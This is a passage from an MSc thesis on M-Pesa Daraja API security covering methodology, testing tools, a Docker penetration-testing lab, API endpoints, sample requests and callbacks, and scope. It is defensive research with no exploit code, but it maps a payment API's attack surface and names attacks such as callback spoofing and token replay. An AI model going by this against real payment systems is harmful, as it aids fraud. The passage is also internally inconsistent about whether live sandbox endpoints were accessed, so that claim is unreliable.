Research paradigm. Design Science Research (DSR) was chosen over a purely empirical paradigm (e.g. a descriptive survey or a controlled experiment) because the thesis's central contribution, SIF-MPESA, is a designed artefact that must itself be built and evaluated, not only a phenomenon to be measured (Hevner et al., 2004). A case-study or action-research design was considered but rejected: both presuppose an existing organisational setting to study, whereas this research needed to construct its own controlled environment (the SecureMPESA Lab) precisely because no such setting could ethically be used (§1.4). DSR's four-phase problem/design/demonstrate/evaluate structure (§3.1) also maps cleanly onto the thesis's own logical structure, from problem identification through to framework validation.

Threat-modelling framework. STRIDE, PASTA, and LINDDUN were combined deliberately rather than relying on a single framework. STRIDE was selected for its component-by-component completeness against the system model (§4.1), which is well suited to enumerating a broad threat catalogue quickly. PASTA was added because STRIDE alone does not rank threats by business impact; PASTA's seven-

stage, risk-centric analysis (§5.2) supplies the likelihood × impact scoring needed to prioritise the 47 identified threats and justify the selection of the 14 seeded vulnerability classes carried into Chapter 6. LINDDUN was included specifically because Daraja transactions carry MSISDN and other subscriber data subject to Kenya's Data Protection Act, 2019 (§1.4); STRIDE and PASTA alone do not have a dedicated privacy-harm category. Alternative frameworks were considered and set aside: DREAD was rejected as its scoring is more subjective and less auditable than PASTA's; Trike and VAST were rejected as they are oriented toward access-control-matrix and agile-team workflows respectively, neither of which fits a single-researcher, artefact-centric capstone.

Lab environment. A Docker Compose, isolated-bridge-network lab (§4.2) was chosen over either a cloud-hosted VM lab or a physical lab. The isolated bridge network (172.20.0.0/24) has no route to the internet or to Safaricom's infrastructure, which was a hard ethical requirement (§1.4) that a shared cloud environment could not guarantee as cleanly. Docker containers also mirror how a production Daraja merchant integration is typically deployed in practice, so the lab's five/six-container topology (§4.2) is representative rather than purely academic, and the whole environment is reproducible from a single docker-compose command, which a VM-snapshot-based lab would not offer as cheaply within a sixteen-week, single-researcher schedule (Chapter 10).

Reconnaissance and testing tool stack. Burp Suite, ffuf, wfuzz, and OWASP ZAP were selected together, not interchangeably, because each covers a different part of the detection surface, and the detection-rate comparison reported in Chapter 7 provides direct empirical support for that choice:

- **Burp Suite (manual, protocol-aware proxy)** recovered 12 of 14 seeded vulnerability classes (85.7%) and was used throughout the Attack Lab (Chapter 6) precisely because the highest-priority vulnerabilities identified by the threat model — callback spoofing, token replay, business-logic bypass — depend on request-sequencing and payload semantics that automated scanners are not designed to reason about.
- **OWASP ZAP (automated baseline scanner)** recovered 9 of 14 (64.3%), providing a fast, repeatable baseline sweep appropriate for the GitHub-scale checklist evaluation in §7.1, at a fraction of the manual effort Burp Suite requires.
- **ffuf and wfuzz (automated fuzzers)** recovered only 3 of 14 (21.4%) on their own, confirming quantitatively that endpoint/parameter discovery tools are necessary but not sufficient for this problem domain, and justifying their role in §3.3 as a reconnaissance aid rather than the primary testing method.

Using all three together, rather than any single tool, is therefore not redundancy but a deliberate response to the tool-selection question this section addresses: no single tool in the stack achieves acceptable coverage alone, and the combination is what the 12/14, 9/14, and 3/14 figures in Chapter 7 are measuring.

Reference-implementation stack. SIF-MPESA's reference implementation (Appendix A.3) was built in Python 3.11 with Flask and Pydantic v2. Python/Flask was chosen for its mature security-library ecosystem and its familiarity within the Kenyan fintech developer community that SIF-MPESA targets, keeping the framework practically adoptable rather than merely theoretical. Pydantic v2 was selected specifically for Domain 2 and Domain 3 (§8): its schema-based validation gives a direct, testable mechanism for enforcing strict callback-payload and input validation, rather than hand-rolled validation logic that would be harder to audit. This is stated here as a scoping decision, consistent with the single-reference-implementation-stack limitation already acknowledged in §11.1 and the language-portability future work in §11.2.

4. Architecture

Two complementary views: the high-level view is the conceptual integration architecture used for threat modelling (thesis §6.1). The low-level view is the actual containerised lab built for penetration testing and this proof of concept, with real IP addresses and ports from the docker-compose configuration (thesis §7.1, §10.2). A sequence diagram ties the two together by walking through one complete payment lifecycle.

4.1 High-level — system model

Five logical components and seven data flows, forming the basis for the 47-item STRIDE threat catalogue in Section 5.




Figure 4.1 — High-level M-Pesa integration architecture (thesis §6.1). The M-Pesa core platform is Safaricom-internal and explicitly out of scope for external testing.

4.1a The Daraja API Surface

Before describing the mock implementation (Appendix A.1) and the threats it is built to expose, it is worth setting out the real Daraja surface it replicates. All development and testing in this thesis used a genuine Safaricom Developer Portal sandbox application (Figure 4.1a), registered under the Daraja API programme specifically for this research, giving access to the M-PESA Express and M-Pesa Sandbox product groups used throughout Chapters 4–6.

Creating a Sandbox App

This app will be created in your sandbox

Application Name

Enter Application Name

Analysis of Mobile Money APIs Mpesa Threat modelling and penTest

Only letters, numbers, spaces, and underscores are allowed.

Which product(s) should be mapped to this app?

You can select more than one product to be mapped to your app.

Lipa Na M-Pesa Sandbox



For Lipa Na M-Pesa express

M-Pesa Sandbox



For M-Pesa Sandbox B2B, B2C and C2B APIs

Figure 4.1a — Safaricom Developer Portal sandbox app registered for this research, mapped to the Lipa Na M-Pesa and M-Pesa Sandbox product groups.

Every Daraja integration, real or mocked, authenticates the same way: an OAuth 2.0 client-credentials grant. The integrating application encodes its Consumer Key and Consumer Secret as an HTTP Basic Authorization header and calls the token endpoint; Safaricom returns a bearer access_token, valid for 3600 seconds, which must then be attached to every subsequent Daraja request and refreshed before it expires. This single mechanism is the target of two of the fourteen seeded vulnerability classes on its own — V1 (hardcoded credential exposure, Section 6.2) and V4 (bearer token replay after expiry, Section 6.3) — which is why it is worth stating explicitly here rather than leaving it implicit in the mock server's code.

API	Purpose	Sandbox endpoint
Authorization	Issues the OAuth 2.0 bearer token used to authenticate every other call.	/oauth/v1/generate?grant_type=client_credentials
M-Pesa Express (STK Push)	Initiates a customer-facing payment prompt; the primary flow modelled in Figure 4.3.	/mpesa/stkpush/v1/processrequest
Customer to Business (C2B)	Registers the merchant's callback URL that receives asynchronous transaction results.	/mpesa/c2b/v1/registerurl
Business to Customer (B2C)	Initiates a payment from the business to a customer account.	/mpesa/b2c/v3/paymentrequest
Transaction Status	Queries the current status of a previously initiated transaction.	/mpesa/transactionstatus/v1/query

Dynamic QR	Generates a scannable QR code for in-person payment.	/mpesa/qrcode/v1/generate
------------	--	---------------------------

Table 4.1a — Core Daraja APIs used or modelled in this thesis. Every sandbox endpoint above has a production equivalent at api.safaricom.co.ke rather than sandbox.safaricom.co.ke; this thesis interacts with neither directly; see Section 1.4 (Ethical Considerations).

Obtaining credentials for the sandbox in the first place is itself part of the integration surface: a developer registers on the Safaricom Developer Portal, creates an app under ‘My Apps’, and is issued a Consumer Key and Consumer Secret scoped to whichever product APIs that app is mapped to (Figure 4.1a shows the app used for this research, mapped to Lipa Na M-Pesa and M-Pesa Sandbox). Production access additionally requires completing Safaricom’s Go-Live process. The equivalent flow inside the SecureMPESA Lab — issuing and validating credentials for `vulnerable_merchant` and `secure_merchant` against `mock_daraja_api` — is implemented in A.1.1 and A.3.1.

Real Daraja sandbox — OAuth 2.0 token request

```
# Obtain an OAuth 2.0 access token from the real Daraja sandbox
# (the mock server's /oauth/v1/generate in A.1.1 mirrors this exactly)

curl -X GET \
  -H "Authorization: Basic {Base64Encoded(ConsumerKey:ConsumerSecret)}" \
  "https://sandbox.safaricom.co.ke/oauth/v1/generate?grant_type=client_credentials"

# Response:
# {
#   "access_token": "AbCdEf123...",
#   "expires_in": "3600"
# }

# The returned access_token is then sent as a Bearer token on every
# subsequent Daraja call (STK Push, C2B, B2C, Transaction Status).
# V4 (Section 6.3) demonstrates what happens when a merchant fails to
# refresh this token before the 3600-second expiry.
```

Daraja 3.0

Welcome back

Use your Email Address/Username and password to log in to Daraja

Email Address/Username

Password

Login

OTP Verification

We have sent a One Time Password to hm****a@gmail.com

Please Enter OTP

1

1

1

5

9

2

My Apps

All developer apps appear here

All Apps

Sandbox Apps

Production Apps

Revoked Apps

Get Specific App Details

Analysis of Mobile Money APIs Mpesa Threat modelling and penTest

Sandbox

Created On: Sat at 20th Jun 2026, 13:17:23

Consumer Key:

IILV***

Consumer Secret:

Aiox***

Passkey:

N/A

Short Code:

N/A

Products:

M-PESA EXPRESS Sandbox

MPesa Sandbox

Ask Daraja

My Apps

Sandbox developer apps appear here

All Apps

Sandbox Apps

Production Apps

Revoked Apps

Get Specific App Details

Create Sandbox

Q Search

Security Analysis of Mobile Money APIs An M-Pesa Daraja API Case Study

Sandbox

Created On: Thu at 3rd Sept 2026, 20:30:53

Consumer Key:

AIDR***

Consumer Secret:

K8NI***

Passkey:

N/A

Short Code:

N/A

Products:

BillManagerGenericAPIs

PreTUPSPProduct

M-PESA EXPRESS Sandbox

MPesa Sandbox

Analysis of Mobile Money APIs Mpesa Threat modelling and penTest

Sandbox

Created On: Sat at 20th Jun 2026, 13:17:23

Consumer Key:

IILV***

Consumer Secret:

Aiox***

Passkey:

N/A

Short Code:

N/A

Products:


M-PESA EXPRESS Sandbox

MPesa Sandbox

MSc Cybersecurity Thesis – Security Analysis of Mobile Money APIs · Page 26 of 83

```
Safaricom APIs...ction (1).json
Schema: <No Schema Selected>
1  {
2    "info": {
3      "_postman_id": "57cc8afd-ccf2-4a61-afb8-ff9db6c78a7f",
4      "name": "Safaricom APIs",
5      "description": "# Introduction\nWhat does your API do?\n\n# Overview\nThings that the developers should know about\n\n# Authentication\nWhat is the p",
6      "schema": "https://schema.getpostman.com/json/collection/v2.1.0/collection.json",
7      "exporter_id": "13728471"
8    },
9    "item": [
10     {
11       "name": "M-Pesa Ratiba - Sandbox",
12       "item": [
13         {
14           "name": "Access Token",
15           "event": [
16             {
17               "listen": "test",
18               "script": {
19                 "exec": [
20                   ""
21                 ],
22                 "type": "text/javascript",
23                 "packages": {}
24               }
25             }
26           ],
27           "request": {
28             "auth": {
29               "type": "basic",
30               "basic": [
31                 {
32                   "key": "password",
33                   "value": ""
34                 }
35               ]
36             }
37           }
38         }
39       ]
40     }
41   ]
42 }
```

Integration steps | Sequence Diagram



Use Cases

Used to check status of a transaction by organization/merchant especially for transactions that have delayed callback. Helping them make an informed decision where the transaction was completed or not.

Request Body

```
{
  "Initiator": "testapiuser",
  "SecurityCredential":
"ClONZiMYBpc65lmpJ7nvnrdmUe0WvHvA5QbOsPjEo92B6IGFwDdvdeJIFL0kgwsEKWu6SQKG4ZZUxjC",
  "CommandID": "TransactionStatusQuery",
  "TransactionID": "NEF61H8J60",
  "OriginalConversationID": "7071-4170-a0e5-8345632bad442144258",
  "PartyA": "600782",
  "IdentifierType": "4",
  "ResultURL": "http://myservice:8080/transactionstatus/result",
  "QueueTimeoutURL": "http://myservice:8080/timeout",
  "Remarks": "OK",
  "Occasion": "OK"
}
```

Request Parameter Definition

Name	Description	Type
CommandID	Takes only the 'TransactionStatusQuery' Command ID.	String
PartyA	Organization/MSISDN receiving the transaction	Numeric
IdentifierType	Type of organization receiving the transaction	Numeric
Remarks	Comments that are sent along with the transaction	String
Initiator	The name of the initiator initiating the request.	Alpha-Numeric
SecurityCredential	Encrypted credential of the user getting transaction status	String
QueueTimeoutURL	The path that stores information of timeout transaction	URL
TransactionID	Unique identifier to identify a transaction on Mpesa. Also known as the Mpesa Receipt Number.	Alpha-Numeric
ResultURL	The path that stores information of a transaction.	URL
Occasion	Optional parameter	String

Name	Description	Type
OriginalConversationID	This is the Originator Conversation ID of the transaction whose status is being checked.	String

Response Body

```
{
  "OriginatorConversationID": "1236-7134259-1",
  "ConversationID": "AG_20210709_1234409f86436c583e3f",
  "ResponseCode": "0",
  "ResponseDescription": "Accept the service request successfully."
}
```

Response Parameter Definition

Response Parameter Definition

Name	Description	Parameter Type	Sample
OriginatorConversationID	The unique request ID for tracking a transaction	Alpha-Numeric	AG_20210709_1234409f86436c583e3f
ConversationID	The unique request ID returned by M-PESA for each request made	Alpha-Numeric	AG_20210709_1234409f86436c583e3f
ResponseCode	The numeric status code indicates the status transaction processing. 0 means success and any other code means an error occurred or the transaction failed.	Number	0
ResponseDescription	Response description message	String	Accept the service request successfully.

Callback payload

```
{
  "Result": {
    "ConversationID": "AG_20180223_0000493344ae97d86f75",
    "OriginatorConversationID": "3213-416199-2",
    "ReferenceData": {
      "ReferenceItem": {
        "Key": "Occasion"
      }
    },
    "ResultCode": 0,
    "ResultDesc": "The service request is processed successfully.",
    "ResultParameters": {
      "ResultParameter": [
        {
          "Key": "DebitPartyName",
          "Value": "600310 - Safaricom333"
        }
      ]
    }
  }
}
```

```

{
  "Key": "DebitPartyName",
  "Value": "254708374149 - John Doe"
},
{
  "Key": "OriginatorConversationID",
  "Value": "3211-416020-3"
},
{
  "Key": "InitiatedTime",
  "Value": "20180223054112"
},
{
  "Key": "DebitAccountType",
  "Value": "Utility Account"
},
{
  "Key": "DebitPartyCharges",
  "Value": "Fee For B2C Payment|KES|22.40"
},
{
  "Key": "TransactionReason"
},
{
  "Key": "ReasonType",
  "Value": "Business Payment to Customer via API"
},
{
  "Key": "TransactionStatus",
  "Value": "Completed"
},
{
  "Key": "FinalisedTime",
  "Value": "20180223054112"
},
{
  "Key": "Amount",
  "Value": "300"
},
{
  "Key": "ConversationID",
  "Value": "AG_20180223_000041b09c22e613d6c9"
},
{
  "Key": "ReceiptNo",
  "Value": "MBN31H462N"
}
},
"ResultType": 0,
"TransactionID": "MBN0000000"
}
}

```

Results Parameter Definition

Name	Description	Type
ConversationID	The unique identifier generated by M-PESA for a request.	String
OriginatorConversationID	The unique identifier of the request message. This is auto-generated by M-PESA for third-party/Organizations. Its value comes from the response message. It can be used to check the status of the transaction.	String
ReferenceData	It is used to carry some reference data that M-PESA need not analyse but need to record into the transaction log.	Reference
ReferenceItem	It is used to carry some reference data that MM needs not analyse but needs to record in the transaction log.	Parameter
ResultCode	It indicates whether M-PESA processes the request successfully or not. The max length is 10.	String
ResultDesc	Its value is a description of the parameter Result Code. The max length is 1024.	String
ResultParameters	It is used to carry specific parameters for reversals API.	n/a
Key	It indicates a parameter name.	String
Value	It indicates a parameter value.	String
ResultType	0: completed 1: waiting for further messages.	Integer
TransactionID	It's only for transactions. When the request is a transaction request, M-PESA will generate a unique identifier for the transaction.	String

4.1b The Transaction Status API — A Secondary Reconciliation Path

Table 4.1a lists the Transaction Status API (/mpesa/transactionstatus/v1/query) alongside the other Daraja products used or modelled in this thesis; because it feeds directly into the callback-security controls discussed in Chapter 5 and Section 8.3, its behaviour is worth setting out explicitly rather than leaving it as a single table row.

Safaricom positions the Transaction Status API as a secondary reconciliation mechanism: a merchant queries it, using either the M-Pesa receipt number or the OriginatorConversationID of the original transaction, when the primary callback described in Section 4.3 is delayed or never arrives (Safaricom PLC, 2024). The request/response pattern mirrors the STK Push callback lifecycle exactly — the organisation calls Daraja synchronously to lodge the query, but Daraja's own answer arrives later as an

asynchronous POST to a merchant-supplied ResultURL and QueueTimeOutURL, authenticated the same way, and carrying the same class of untrusted payload that Section 6.1 (callback spoofing) and Section 6.7 (SSRF via callback URL parameter) already target for the STK Push flow.

Two aspects of the query request are directly relevant to SIF-MPESA's domains rather than merely descriptive. First, the request must carry a SecurityCredential rather than a plaintext password: Safaricom's documented procedure is to encrypt the initiator's password with M-Pesa's public certificate using RSA and PKCS#1.5 padding, then base64-encode the result (Safaricom PLC, 2024). This is precisely the class of credential-handling control that Domain 1 of SIF-MPESA (Section 8) requires and that V1 (Section 6.2) demonstrates the consequence of skipping. Second, the eventual result payload identifies success or failure with a bare numeric ResultCode (0 for success) inside a nested ResultParameters array, which is exactly the shape of untrusted, loosely typed input that Domain 3's Pydantic-based validation (Section 8, Appendix A.3) is designed to reject if malformed rather than trust implicitly.

Aspect	Behaviour relevant to this thesis
Reconciliation trigger	STK Push, C2B, B2C, IMT, or reversal callback delayed or not received (Section 4.3).
Required identifier	M-Pesa receipt number (TransactionID) or the OriginatorConversationID of the original request.
Authentication	Same OAuth 2.0 bearer token as every other Daraja call (Table 4.1a), plus an initiator SecurityCredential.
Result delivery	Asynchronous POST to merchant-supplied ResultURL / QueueTimeOutURL — same trust boundary as Section 4.3.
Relevant SIF-MPESA domains	Domain 1 (credential handling), Domain 2 (callback security), Domain 3 (input validation).

Table 4.1b — Transaction Status API behaviour relevant to the threat model and SIF-MPESA, summarised from Safaricom's Daraja developer documentation (Safaricom PLC, 2024).

The SecureMPESA Lab's mock server (Appendix A.1) does not implement a separate reconciliation endpoint; the Transaction Status API is included here as background because it shares the same authentication, credential-encryption, and callback-trust assumptions already exercised in Chapters 5–8, and because a production integrator relying on it as a fallback for missed callbacks would need to apply the same Domain 1–3 controls to it that this thesis specifies for the primary STK Push callback.

4.2 Low-level — Docker network

Six containers on an isolated bridge network (172.20.0.0/24). Only `secure_merchant` depends on `redis`, used for thread-safe token caching (D1.3) and idempotency key storage (D2.3) — a control entirely absent from `vulnerable_merchant`. `attack_ws` and `traffic_monitor` can reach every host on the subnet; production deployments would never expose this topology.




Figure 4.2 — SecureMPESA Lab containerised architecture (thesis §7.1, §10.2), reproducible via a single `docker-compose` command.

4.3 Sequence — STK Push and callback lifecycle

The full request/response cycle for a single payment: token acquisition, STK Push, customer PIN entry, and the asynchronous callback that the majority of seeded vulnerabilities in Section 6 target directly. Every Domain 2 (Callback Security) control in SIF-MPESA sits on step 6.




Figure 4.3 — STK Push and callback sequence diagram (thesis §6.1 data flows, §8.3 Domain 2).

4.4 Asset Inventory and Engagement Scope

Sections 1.4, 4.1a, and 4.2 establish the ethical and architectural boundaries of this research piecemeal; Table 4.4a consolidates them into a single, explicit asset inventory and scope statement, as is standard practice for a penetration-testing engagement record.

Asset	Classification	Scope	Rationale
Merchant integration backend (vulnerable_merchant / secure_merchant)	Critical	In scope	Primary target of all seeded vulnerability classes (Chapter 6, Table 7.1)
Callback endpoint	Critical	In scope	Carries the authoritative transaction outcome (Section 4.3); target of Domain 2 controls (Section 8)
Credential store / bearer-token cache	Critical	In scope	Targeted by V1 and V4 (Sections 6.2, 6.3)
Transaction logs / audit trail	High	In scope	Basis of the Domain 5 Audit Logging & Monitoring control (Section 8)
Lab infrastructure: mock_daraja_api, attack_ws, traffic_monitor	Support	In scope	Enables reproducible testing (Section 4.2); not itself a target
M-Pesa core platform / Safaricom-internal systems	Critical (external)	Out of scope	Safaricom-owned; no external testing permitted (Section 1.4)
Customer handset / USSD channel	Medium	Out of scope	Outside the API integration layer; flagged as future work (Section 11.2)
Agent network	Medium	Out of scope	Outside the API integration layer; flagged as future work (Section 11.2)

Table 4.4a — Asset inventory and engagement scope, consolidating Sections 1.4, 4.1a, and 4.2.

Scope of engagement. All offensive testing in this thesis (Chapter 6) was confined to the isolated Docker bridge network described in Section 4.2 (172.20.0.0/24). No production Daraja credentials, no Safaricom live-sandbox endpoints, and no real subscriber data were accessed at any point (Section 1.4). Any asset not listed as “In scope” in Table 4.4a was not tested, attacked, or otherwise interacted with during this research.

5. Threat Model

